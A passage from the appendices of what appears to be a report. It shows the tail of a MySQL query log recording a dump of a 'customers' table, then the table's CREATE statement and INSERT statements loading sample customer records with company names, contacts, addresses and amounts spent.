ENGINE FROM INFORMATION\_SCHEMA.FILES WHERE FILE\_TYPE = 'DATAFILE' AND TABLESPACE\_NAME IN (SELECT DISTINCT TABLESPACE\_NAME FROM INFORMATION\_SCHEMA.PARTITIONS WHERE TABLE\_SCHEMA IN ('phl')) ORDER BY TABLESPACE\_NAME, LOGFILE\_GROUP\_NAME  2022-02-20T03:01:46.757327Z 10 Query SHOW VARIABLES LIKE 'ndbinfo\\_version'  2022-02-20T03:01:46.763600Z 10 Init DB phl  2022-02-20T03:01:46.763710Z 10 Query show tables  2022-02-20T03:01:46.765171Z 10 Query LOCK TABLES `customers` READ /\*!32311 LOCAL \*/  2022-02-20T03:01:46.769709Z 10 Query show table status like 'customers'  2022-02-20T03:01:46.772197Z 10 Query SET SQL\_QUOTE\_SHOW\_CREATE=1  2022-02-20T03:01:46.772305Z 10 Query SET SESSION character\_set\_results = 'binary'  2022-02-20T03:01:46.772375Z 10 Query show create table `customers`  2022-02-20T03:01:46.772772Z 10 Query SET SESSION character\_set\_results = 'utf8mb4'  2022-02-20T03:01:46.772883Z 10 Query show fields from `customers`  2022-02-20T03:01:46.774238Z 10 Query show fields from `customers`  2022-02-20T03:01:46.775014Z 10 Query SELECT /\*!40001 SQL\_NO\_CACHE \*/ \* FROM `customers`  2022-02-20T03:01:46.775651Z 10 Query SET SESSION character\_set\_results = 'binary'  2022-02-20T03:01:46.775720Z 10 Query use `phl`  2022-02-20T03:01:46.775799Z 10 Query select @@collation\_database  2022-02-20T03:01:46.775886Z 10 Query SHOW TRIGGERS LIKE 'customers'  2022-02-20T03:01:46.777051Z 10 Query SET SESSION character\_set\_results = 'utf8mb4'  2022-02-20T03:01:46.777108Z 10 Query SET SESSION character\_set\_results = 'binary'  2022-02-20T03:01:46.777571Z 10 Query SELECT COLUMN\_NAME, JSON\_EXTRACT(HISTOGRAM, '$."number-of-buckets-specified"') FROM information\_schema.COLUMN\_STATISTICS WHERE SCHEMA\_NAME = 'phl' AND TABLE\_NAME = 'customers'  2022-02-20T03:01:46.778175Z 10 Query SET SESSION character\_set\_results = 'utf8mb4'  2022-02-20T03:01:46.778230Z 10 Query UNLOCK TABLES  2022-02-20T03:01:46.782060Z 10 Quit |
| --- |

# 

# Appendix G: Database data (Raw data)

| use phl;  CREATE TABLE `customers` (  `customerNumber` int(11) NOT NULL,  `customerName` varchar(50) NOT NULL,  `customerId` varchar(50) DEFAULT NULL,  `contactLastName` varchar(50) NOT NULL,  `contactFirstName` varchar(50) NOT NULL,  `phone` varchar(50) NOT NULL,  `addressLine1` varchar(50) NOT NULL,  `addressLine2` varchar(50) DEFAULT NULL,  `city` varchar(50) NOT NULL,  `state` varchar(50) DEFAULT NULL,  `postalCode` varchar(15) DEFAULT NULL,  `country` varchar(50) NOT NULL,  `amount\_spent` varchar(50) NOT NULL,  PRIMARY KEY (`customerNumber`)  );  insert into `customers` (`customerNumber`,`customerName`,`contactLastName`,`contactFirstName`,`phone`,`addressLine1`,`addressLine2`,`city`,`state`,`postalCode`,`country`,`customerId`,`amount\_spent`) values  (103,'Atelier graphique','Schmitt','Carine ','40.32.2555','54, rue Royale',NULL,'Nantes',NULL,'44000','France',1370,'21000.00'),  (112,'Signal Gift Stores','King','Jean','7025551838','8489 Strong St.',NULL,'Las Vegas','NV','83030','USA',1166,'71800.00'),  (114,'Australian Collectors, Co.','Ferguson','Peter','03 9520 4555','636 St Kilda Road','Level 3','Melbourne','Victoria','3004','Australia',1611,'117300.00'),  (119,'La Rochelle Gifts','Labrune','Janine ','40.67.8555','67, rue des Cinquante Otages',NULL,'Nantes',NULL,'44000','France',1370,'118200.00'),  (121,'Baane Mini Imports','Bergulfsen','Jonas ','07-98 9555','Erling Skakkes gate 78',NULL,'Stavern',NULL,'4110','Norway',1504,'81700.00'),  (124,'Mini Gifts Distributors Ltd.','Nelson','Susan','4155551450','5677 Strong St.',NULL,'San Rafael','CA','97562','USA',1165,'210500.00'),  (125,'Havel & Zbyszek Co','Piestrzeniewicz','Zbyszek ','(26) 642-7555','ul. Filtrowa 68',NULL,'Warszawa',NULL,'01-012','Poland',NULL,'0.00'),  (128,'Blauer See Auto, Co.','Keitel','Roland','+49 69 66 90 2555','Lyonerstr. 34',NULL,'Frankfurt',NULL,'60528','Germany',1504,'59700.00'),  (129,'Mini Wheels Co.','Murphy','Julie','6505555787','5557 North Pendale Street',NULL,'San Francisco','CA','94217','USA',1165,'64600.00'),  (131,'Land of Toys Inc.','Lee','Kwai','2125557818','897 Long Airport Avenue',NULL,'NYC','NY','10022','USA',1323,'114900.00'),  (141,'Euro+ Shopping Channel','Freyre','Diego ','(91) 555 94 44','C/ Moralzarzal, 86',NULL,'Madrid',NULL,'28034','Spain',1370,'227600.00'),  (144,'Volvo Model Replicas, Co','Berglund','Christina ','0921-12 3555','Berguvsvägen 8',NULL,'Luleå',NULL,'S-958 22','Sweden',1504,'53100.00'),  (145,'Danish Wholesale Imports','Petersen','Jytte ','31 12 3555','Vinbæltet 34',NULL,'Kobenhavn',NULL,'1734','Denmark',1401,'83400.00'),  (146,'Saveley & Henriot, Co.','Saveley','Mary ','78.32.5555','2, rue du Commerce',NULL,'Lyon',NULL,'69004','France',1337,'123900.00'),  (148,'Dragon Souveniers, Ltd.','Natividad','Eric','+65 221 7555','Bronz Sok.','Bronz Apt. 3/6 Tesvikiye','Singapore',NULL,'079903','Singapore',1621,'103800.00'),  (151,'Muscle Machine Inc','Young','Jeff','2125557413','4092 Furth Circle','Suite 400','NYC','NY','10022','USA',1286,'138500.00'),  (157,'Diecast Classics Inc.','Leong','Kelvin','2155551555','7586 Pompton St.',NULL,'Allentown','PA','70267','USA',1216,'100600.00'),  (161,'Technics Stores Inc.','Hashimoto','Juri','6505556809','9408 Furth Circle',NULL,'Burlingame','CA','94217','USA',1165,'84600.00'),  (166,'Handji Gifts& Co','Victorino','Wendy','+65 224 1555','106 Linden Road Sandown','2nd Floor','Singapore',NULL,'069045','Singapore',1612,'97900.00'),  (167,'Herkku Gifts','Oeztan','Veysel','+47 2267 3215','Brehmen St. 121','PR 334 Sentrum','Bergen',NULL,'N 5804','Norway ',1504,'96800.00'),  (168,'American Souvenirs Inc','Franco','Keith','2035557845','149 Spinnaker Dr.','Suite 101','New Haven','CT','97823','USA',1286,'0.00'),  (169,'Porto Imports Co.','de Castro','Isabel ','(1) 356-5555','Estrada da saúde n. 58',NULL,'Lisboa',NULL,'1756','Portugal',NULL,'0.00'),  (171,'Daedalus Designs Imports','Rancé','Martine ','20.16.1555','184, chaussée de Tournai',NULL,'Lille',NULL,'59000','France',1370,'82900.00'),  (172,'La Corne D\'abondance, Co.','Bertrand','Marie','(1) 42.34.2555','265, boulevard Charonne',NULL,'Paris',NULL,'75012','France',1337,'84300.00'),  (173,'Cambridge Collectables Co.','Tseng','Jerry','6175555555','4658 Baden Av.',NULL,'Cambridge','MA','51247','USA',1188,'43400.00'),  (175,'Gift Depot Inc.','King','Julie','2035552570','25593 South Bay Ln.',NULL,'Bridgewater','CT','97562','USA',1323,'84300.00'),  (177,'Osaka Souveniers Co.','Kentary','Mory','+81 06 6342 5555','1-6-20 Dojima',NULL,'Kita-ku','Osaka',' 530-0003','Japan',1621,'81200.00'),  (181,'Vitachrome Inc.','Frick','Michael','2125551500','2678 Kingston Rd.','Suite 101','NYC','NY','10022','USA',1286,'76400.00'),  (186,'Toys of Finland, Co.','Karttunen','Matti','90-224 8555','Keskuskatu 45',NULL,'Helsinki',NULL,'21240','Finland',1501,'96500.00'),  (187,'AV Stores, Co.','Ashworth','Rachel','(171) 555-1555','Fauntleroy Circus',NULL,'Manchester',NULL,'EC2 5NT','UK',1501,'136800.00'),  (189,'Clover Collections, Co.','Cassidy','Dean','+353 1862 1555','25 Maiden Lane','Floor No. 4','Dublin',NULL,'2','Ireland',1504,'69400.00'),  (198,'Auto-Moto Classics Inc.','Taylor','Leslie','6175558428','16780 Pompton St.',NULL,'Brickhaven','MA','58339','USA',1216,'23000.00'),  (201,'UK Collectables, Ltd.','Devon','Elizabeth','(171) 555-2282','12, Berkeley Gardens Blvd',NULL,'Liverpool',NULL,'WX1 6LT','UK',1501,'92700.00'),  (202,'Canadian Gift Exchange Network','Tamuri','Yoshi ','(604) 555-3392','1900 Oak St.',NULL,'Vancouver','BC','V3F 2K1','Canada',1323,'90300.00'),  (204,'Online Mini Collectables','Barajas','Miguel','6175557555','7635 Spinnaker Dr.',NULL,'Brickhaven','MA','58339','USA',1188,'68700.00'),  (205,'Toys4GrownUps.com','Young','Julie','6265557265','78934 Hillside Dr.',NULL,'Pasadena','CA','90003','USA',1166,'90700.00'),  (206,'Asian Shopping Network, Co','Walker','Brydey','+612 9411 1555','Suntec Tower Three','8 Temasek','Singapore',NULL,'038988','Singapore',NULL,'0.00'),  (209,'Mini Caravy','Citeaux','Frédérique ','88.60.1555','24, place Kléber',NULL,'Strasbourg',NULL,'67000','France',1370,'53800.00'),  (211,'King Kong Collectables, Co.','Gao','Mike','+852 2251 1555','Bank of China Tower','1 Garden Road','Central Hong Kong',NULL,NULL,'Hong Kong',1621,'58600.00'),  (216,'Enaco Distributors','Saavedra','Eduardo ','(93) 203 4555','Rambla de Cataluña, 23',NULL,'Barcelona',NULL,'08022','Spain',1702,'60300.00'),  (219,'Boards & Toys Co.','Young','Mary','3105552373','4097 Douglas Av.',NULL,'Glendale','CA','92561','USA',1166,'11000.00'),  (223,'Natürlich Autos','Kloss','Horst ','0372-555188','Taucherstraße 10',NULL,'Cunewalde',NULL,'01307','Germany',NULL,'0.00'),  (227,'Heintze Collectables','Ibsen','Palle','86 21 3555','Smagsloget 45',NULL,'Århus',NULL,'8200','Denmark',1401,'120800.00'),  (233,'Québec Home Shopping Network','Fresnière','Jean ','(514) 555-8054','43 rue St. Laurent',NULL,'Montréal','Québec','H1J 1C3','Canada',1286,'48700.00'),  (237,'ANG Resellers','Camino','Alejandra ','(91) 745 6555','Gran Vía, 1',NULL,'Madrid',NULL,'28001','Spain',NULL,'0.00'),  (239,'Collectable Mini Designs Co.','Thompson','Valarie','7605558146','361 Furth Circle',NULL,'San Diego','CA','91217','USA',1166,'105000.00'),  (240,'giftsbymail.co.uk','Bennett','Helen ','(198) 555-8888','Garden House','Crowther Way 23','Cowes','Isle of Wight','PO31 7PJ','UK',1501,'93900.00'),  (242,'Alpha Cognac','Roulet','Annette ','61.77.6555','1 rue Alsace-Lorraine',NULL,'Toulouse',NULL,'31000','France',1370,'61100.00'),  (247,'Messner Shopping Network','Messner','Renate ','069-0555984','Magazinweg 7',NULL,'Frankfurt',NULL,'60528','Germany',NULL,'0.00'),  (249,'Amica Models & Co.','Accorti','Paolo ','011-4988555','Via Monte Bianco 34',NULL,'Torino',NULL,'10100','Italy',1401,'113000.00'),  (250,'Lyon Souveniers','Da Silva','Daniel','+33 1 46 62 7555','27 rue du Colonel Pierre Avia',NULL,'Paris',NULL,'75508','France',1337,'68100.00'),  (256,'Auto Associés & Cie.','Tonini','Daniel ','30.59.8555','67, avenue de l\'Europe',NULL,'Versailles',NULL,'78000','France',1370,'77900.00'),  (259,'Toms Spezialitäten, Ltd','Pfalzheim','Henriette ','0221-5554327','Mehrheimerstr. 369',NULL,'Köln',NULL,'50739','Germany',1504,'120400.00'),  (260,'Royal Canadian Collectables, Ltd.','Lincoln','Elizabeth ','(604) 555-4555','23 Tsawassen Blvd.',NULL,'Tsawassen','BC','T2F 8M4','Canada',1323,'89600.00'),  (273,'Franken Gifts, Co','Franken','Peter ','089-0877555','Berliner Platz 43',NULL,'München',NULL,'80805','Germany',NULL,'0.00'),  (276,'Anna\'s Decorations, Ltd','O\'Hara','Anna','02 9936 8555','201 Miller Street','Level 15','North Sydney','NSW','2060','Australia',1611,'107800.00'),  (278,'Rovelli Gifts','Rovelli','Giovanni ','035-640555','Via Ludovico il Moro 22',NULL,'Bergamo',NULL,'24100','Italy',1401,'119600.00'),  (282,'Souveniers And Things Co.','Huxley','Adrian','+61 2 9495 8555','Monitor Money Building','815 Pacific Hwy','Chatswood','NSW','2067','Australia',1611,'93300.00'),  (286,'Marta\'s Replicas Co.','Hernandez','Marta','6175558555','39323 Spinnaker Dr.',NULL,'Cambridge','MA','51247','USA',1216,'123700.00'),  (293,'BG&E Collectables','Harrison','Ed','+41 26 425 50 01','Rte des Arsenaux 41 ',NULL,'Fribourg',NULL,'1700','Switzerland',NULL,'0.00'),  (298,'Vida Sport, Ltd','Holz','Mihael','0897-034555','Grenzacherweg 237',NULL,'Genève',NULL,'1203','Switzerland',1702,'141300.00'),  (299,'Norway Gifts By Mail, Co.','Klaeboe','Jan','+47 2212 1555','Drammensveien 126A','PB 211 Sentrum','Oslo',NULL,'N 0106','Norway ',1504,'95100.00'),  (303,'Schuyler Imports','Schuyler','Bradley','+31 20 491 9555','Kingsfordweg 151',NULL,'Amsterdam',NULL,'1043 GR','Netherlands',NULL,'0.00'),  (307,'Der Hund Imports','Andersen','Mel','030-0074555','Obere Str. 57',NULL,'Berlin',NULL,'12209','Germany',NULL,'0.00'),  (311,'Oulu Toy Supplies, Inc.','Koskitalo','Pirkko','981-443655','Torikatu 38',NULL,'Oulu',NULL,'90110','Finland',1501,'90500.00'),  (314,'Petit Auto','Dewey','Catherine ','(02) 5554 67','Rue Joseph-Bens 532',NULL,'Bruxelles',NULL,'B-1180','Belgium',1401,'79900.00'),  (319,'Mini Classics','Frick','Steve','9145554562','3758 North Pendale Street',NULL,'White Plains','NY','24067','USA',1323,'102700.00'),  (320,'Mini Creations Ltd.','Huang','Wing','5085559555','4575 Hillside Dr.',NULL,'New Bedford','MA','50553','USA',1188,'94500.00'),  (321,'Corporate Gift Ideas Co.','Brown','Julie','6505551386','7734 Strong St.',NULL,'San Francisco','CA','94217','USA',1165,'105000.00'),  (323,'Down Under Souveniers, Inc','Graham','Mike','+64 9 312 5555','162-164 Grafton Road','Level 2','Auckland ',NULL,NULL,'New Zealand',1612,'88000.00'),  (324,'Stylish Desk Decors, Co.','Brown','Ann ','(171) 555-0297','35 King George',NULL,'London',NULL,'WX3 6FW','UK',1501,'77000.00'),  (328,'Tekni Collectables Inc.','Brown','William','2015559350','7476 Moss Rd.',NULL,'Newark','NJ','94019','USA',1323,'43000.00'),  (333,'Australian Gift Network, Co','Calaghan','Ben','61-7-3844-6555','31 Duncan St. West End',NULL,'South Brisbane','Queensland','4101','Australia',1611,'51600.00'),  (334,'Suominen Souveniers','Suominen','Kalle','+358 9 8045 555','Software Engineering Center','SEC Oy','Espoo',NULL,'FIN-02271','Finland',1501,'98800.00'),  (335,'Cramer Spezialitäten, Ltd','Cramer','Philip ','0555-09555','Maubelstr. 90',NULL,'Brandenburg',NULL,'14776','Germany',NULL,'0.00'),  (339,'Classic Gift Ideas, Inc','Cervantes','Francisca','2155554695','782 First Street',NULL,'Philadelphia','PA','71270','USA',1188,'81100.00'),  (344,'CAF Imports','Fernandez','Jesus','+34 913 728 555','Merchants House','27-30 Merchant\'s Quay','Madrid',NULL,'28023','Spain',1702,'59600.00'),  (347,'Men \'R\' US Retailers, Ltd.','Chandler','Brian','2155554369','6047 Douglas Av.',NULL,'Los Angeles','CA','91003','USA',1166,'57700.00'),  (348,'Asian Treasures, Inc.','McKenna','Patricia ','2967 555','8 Johnstown Road',NULL,'Cork','Co. Cork',NULL,'Ireland',NULL,'0.00'),  (350,'Marseille Mini Autos','Lebihan','Laurence ','91.24.4555','12, rue des Bouchers',NULL,'Marseille',NULL,'13008','France',1337,'65000.00'),  (353,'Reims Collectables','Henriot','Paul ','26.47.1555','59 rue de l\'Abbaye',NULL,'Reims',NULL,'51100','France',1337,'81100.00'),  (356,'SAR Distributors, Co','Kuger','Armand','+27 21 550 3555','1250 Pretorius Street',NULL,'Hatfield','Pretoria','0028','South Africa',NULL,'0.00'),  (357,'GiftsForHim.com','MacKinlay','Wales','64-9-3763555','199 Great North Road',NULL,'Auckland',NULL,NULL,'New Zealand',1612,'77700.00'),  (361,'Kommission Auto','Josephs','Karin','0251-555259','Luisenstr. 48',NULL,'Münster',NULL,'44087','Germany',NULL,'0.00'),  (362,'Gifts4AllAges.com','Yoshido','Juri','6175559555','8616 Spinnaker Dr.',NULL,'Boston','MA','51003','USA',1216,'41900.00'),  (363,'Online Diecast Creations Co.','Young','Dorothy','6035558647','2304 Long Airport Avenue',NULL,'Nashua','NH','62005','USA',1216,'114200.00'),  (369,'Lisboa Souveniers, Inc','Rodriguez','Lino ','(1) 354-2555','Jardim das rosas n. 32',NULL,'Lisboa',NULL,'1675','Portugal',NULL,'0.00'),  (376,'Precious Collectables','Urs','Braun','0452-076555','Hauptstr. 29',NULL,'Bern',NULL,'3012','Switzerland',1702,'0.00'),  (379,'Collectables For Less Inc.','Nelson','Allen','6175558555','7825 Douglas Av.',NULL,'Brickhaven','MA','58339','USA',1188,'70700.00'),  (381,'Royale Belge','Cartrain','Pascale ','(071) 23 67 2555','Boulevard Tirou, 255',NULL,'Charleroi',NULL,'B-6000','Belgium',1401,'23500.00'),  (382,'Salzburg Collectables','Pipps','Georg ','6562-9555','Geislweg 14',NULL,'Salzburg',NULL,'5020','Austria',1401,'71700.00'),  (385,'Cruz & Sons Co.','Cruz','Arnold','+63 2 555 3587','15 McCallum Street','NatWest Center #13-03','Makati City',NULL,'1227 MM','Philippines',1621,'81500.00'),  (386,'L\'ordine Souveniers','Moroni','Maurizio ','0522-556555','Strada Provinciale 124',NULL,'Reggio Emilia',NULL,'42100','Italy',1401,'121400.00'),  (398,'Tokyo Collectables, Ltd','Shimamura','Akiko','+81 3 3584 0555','2-2-8 Roppongi',NULL,'Minato-ku','Tokyo','106-0032','Japan',1621,'94400.00'),  (406,'Auto Canal+ Petit','Perrier','Dominique','(1) 47.55.6555','25, rue Lauriston',NULL,'Paris',NULL,'75016','France',1337,'95000.00'),  (409,'Stuttgart Collectable Exchange','Müller','Rita ','0711-555361','Adenauerallee 900',NULL,'Stuttgart',NULL,'70563','Germany',NULL,'0.00'),  (412,'Extreme Desk Decorations, Ltd','McRoy','Sarah','04 499 9555','101 Lambton Quay','Level 11','Wellington',NULL,NULL,'New Zealand',1612,'86800.00'),  (415,'Bavarian Collectables Imports, Co.','Donnermeyer','Michael',' +49 89 61 08 9555','Hansastr. 15',NULL,'Munich',NULL,'80686','Germany',1504,'77000.00'),  (424,'Classic Legends Inc.','Hernandez','Maria','2125558493','5905 Pompton St.','Suite 750','NYC','NY','10022','USA',1286,'67500.00'),  (443,'Feuer Online Stores, Inc','Feuer','Alexander ','0342-555176','Heerstr. 22',NULL,'Leipzig',NULL,'04179','Germany',NULL,'0.00'),  (447,'Gift Ideas Corp.','Lewis','Dan','2035554407','2440 Pompton St.',NULL,'Glendale','CT','97561','USA',1323,'49700.00'),  (448,'Scandinavian Gift Ideas','Larsson','Martha','0695-34 6555','Åkergatan 24',NULL,'Bräcke',NULL,'S-844 67','Sweden',1504,'116400.00'),  (450,'The Sharp Gifts Warehouse','Frick','Sue','4085553659','3086 Ingle Ln.',NULL,'San Jose','CA','94217','USA',1165,'77600.00'),  (452,'Mini Auto Werke','Mendel','Roland ','7675-3555','Kirchgasse 6',NULL,'Graz',NULL,'8010','Austria',1401,'45300.00'),  (455,'Super Scale Inc.','Murphy','Leslie','2035559545','567 North Pendale Street',NULL,'New Haven','CT','97823','USA',1286,'95400.00'),  (456,'Microscale Inc.','Choi','Yu','2125551957','5290 North Pendale Street','Suite 200','NYC','NY','10022','USA',1286,'39800.00'),  (458,'Corrida Auto Replicas, Ltd','Sommer','Martín ','(91) 555 22 82','C/ Araquil, 67',NULL,'Madrid',NULL,'28023','Spain',1702,'104600.00'),  (459,'Warburg Exchange','Ottlieb','Sven ','0241-039123','Walserweg 21',NULL,'Aachen',NULL,'52066','Germany',NULL,'0.00'),  (462,'FunGiftIdeas.com','Benitez','Violeta','5085552555','1785 First Street',NULL,'New Bedford','MA','50553','USA',1216,'85800.00'),  (465,'Anton Designs, Ltd.','Anton','Carmen','+34 913 728555','c/ Gobelas, 19-1 Urb. La Florida',NULL,'Madrid',NULL,'28023','Spain',NULL,'0.00'),  (471,'Australian Collectables, Ltd','Clenahan','Sean','61-9-3844-6555','7 Allen Street',NULL,'Glen Waverly','Victoria','3150','Australia',1611,'60300.00'),  (473,'Frau da Collezione','Ricotti','Franco','+39 022515555','20093 Cologno Monzese','Alessandro Volta 16','Milan',NULL,NULL,'Italy',1401,'34800.00'),  (475,'West Coast Collectables Co.','Thompson','Steve','3105553722','3675 Furth Circle',NULL,'Burbank','CA','94019','USA',1166,'55400.00'),  (477,'Mit Vergnügen & Co.','Moos','Hanna ','0621-08555','Forsterstr. 57',NULL,'Mannheim',NULL,'68306','Germany',NULL,'0.00'),  (480,'Kremlin Collectables, Co.','Semenov','Alexander ','+7 812 293 0521','2 Pobedy Square',NULL,'Saint Petersburg',NULL,'196143','Russia',NULL,'0.00'),  (481,'Raanan Stores, Inc','Altagar,G M','Raanan','+ 972 9 959 8555','3 Hagalim Blv.',NULL,'Herzlia',NULL,'47625','Israel',NULL,'0.00'),  (484,'Iberia Gift Imports, Corp.','Roel','José Pedro ','(95) 555 82 82','C/ Romero, 33',NULL,'Sevilla',NULL,'41101','Spain',1702,'65700.00'),  (486,'Motor Mint Distributors Inc.','Salazar','Rosa','2155559857','11328 Douglas Av.',NULL,'Philadelphia','PA','71270','USA',1323,'72600.00'),  (487,'Signal Collectibles Ltd.','Taylor','Sue','4155554312','2793 Furth Circle',NULL,'Brisbane','CA','94217','USA',1165,'60300.00'),  (489,'Double Decker Gift Stores, Ltd','Smith','Thomas ','(171) 555-7555','120 Hanover Sq.',NULL,'London',NULL,'WA1 1DP','UK',1501,'43300.00'),  (495,'Diecast Collectables','Franco','Valarie','6175552555','6251 Ingle Ln.',NULL,'Boston','MA','51003','USA',1188,'85100.00'),  (496,'Kelly\'s Gift Shop','Snowden','Tony','+64 9 5555500','Arenales 1938 3\'A\'',NULL,'Auckland ',NULL,NULL,'New Zealand',1612,'110000.00'); |
| --- |